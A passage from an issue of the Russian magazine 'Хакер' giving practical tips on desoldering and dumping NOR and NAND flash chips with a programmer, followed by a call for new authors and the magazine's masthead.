


- Ориентир – график термопрофиля в конце документации на микросхему
- Первым делом – примешать к заводскому припою менее тугоплавкий ПОС63/Розе(Sn/Pb/Bi)
- Подогрев от 180° + фен/паяльник от 230/270°
- Теплоотвод – с МПП всегда жарко 🔥
- Лучшее жало – микроволна
- TSOP – примешать новый припой, разогреть и снять
- WSON корпуса – полигон на обороте
- Пора снимать = припой блестит, микросхема легко съезжает с места
- BGA – не жалеть флюс, запастись терпением

К заводскому припою часто имеет смысл примешать менее тугоплавкий сплав Розе или ПОС63, ну или сплав Вуда, если все совсем плохо. Это значительно понизит температуру пайки и увеличит шансы не сжечь микруху.

ПОДГОТОВКА К ЧТЕНИЮ

После выпайки ни в коем случае нельзя устраивать микросхеме температурные испытания: пусть полежит и остынет сама, а не в спирте — так шансы сохранить работоспособность куда выше. Дальше нужно проверить, все ли лапки чипа находятся в одной плоскости и не образовались ли от припоя перемычки между ножками. Их нужно убрать, чтобы не спалить программатор, не имеющий защиты от такого, и сам чип тоже.




- Корпус с выводами
  - проверить, нет ли спаянных вместе ножек
- BGA
  - убрать старый припой (паяльник+фен+зажим)
  - Нанести новые шары припоя(паста или готовые, через трафарет)
  - Базировать чип на трафарет легче скотчем, или просто прижать пинцетом
  - Снять, пока флюс горячий
- Оторванные площадки легко восстановить обмоточным проводом, и затем закрепить паяльной маской

С BGA нужно убрать старый припой и нанести новые шарики. Когда чип очищен и подготовлен к чтению, не вздумай пихать его в программатор с прижимом прямо в чип — велик шанс просто раздавить его!

ЧИТАЕМ!

Помни, что память NOR flash идет с завода без битых ячеек, а у NAND есть допустимый процент брака, так что, если в NAND видны битые ячейки, не спеши расстраиваться.



Проверять настройки программатора:

Access Method

Invalid Block Management: Treat All Blocks
Spare Area Usage: User Data
User Area - Start Block: 000000
User Area - Number of Blocks: 002048
User Area - Last Block: 002047
User Area - Max. Allowed Number of Invalid Blocks: 0
☐ Check Required Valid Blocks Area
Required Valid Blocks Area - Start Block: 000000
Required Valid Blocks Area - Number of Blocks: 000001
☐ Check Max. Allowed Number of Invalid Blocks in Device
Max. Allowed Number of Invalid Blocks in Device: 0
If new invalid block is developed: mark it invalid and continue operation
Reserved Block Area Options
RBA Table - Start Block: 002033
RBA Table - Number of Blocks: 000015
RBA Table should be located: after Block Reservoir

Программатор перед чтением нужно правильно настроить. В частности, надо заставить его читать все, включая системные страницы в начале и конце памяти — они бывают крайне важны!

Разработчики чипа настоятельно рекомендуют разработчикам устройства использовать свои чипы в соответствии с некоторыми правилами. Но вторые вольны не подчиняться первым, так что системные страницы порой оказываются хранилищем ключей шифрования или каких-то других данных. В общем, читай все — лишним точно не будет.

Вот теперь у тебя есть образ, который можно грузить в IDA и ковыряться дальше, но это уже тема для отдельной статьи.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№09 (270)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Евгений Зобнин
zobnin@glc.ru

Валентин Холмогоров
valentin@holmogorov.ru

Татьяна Чупрова
chuprova@glc.ru

Марк Бруцкий-Стемпковский
brutsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2021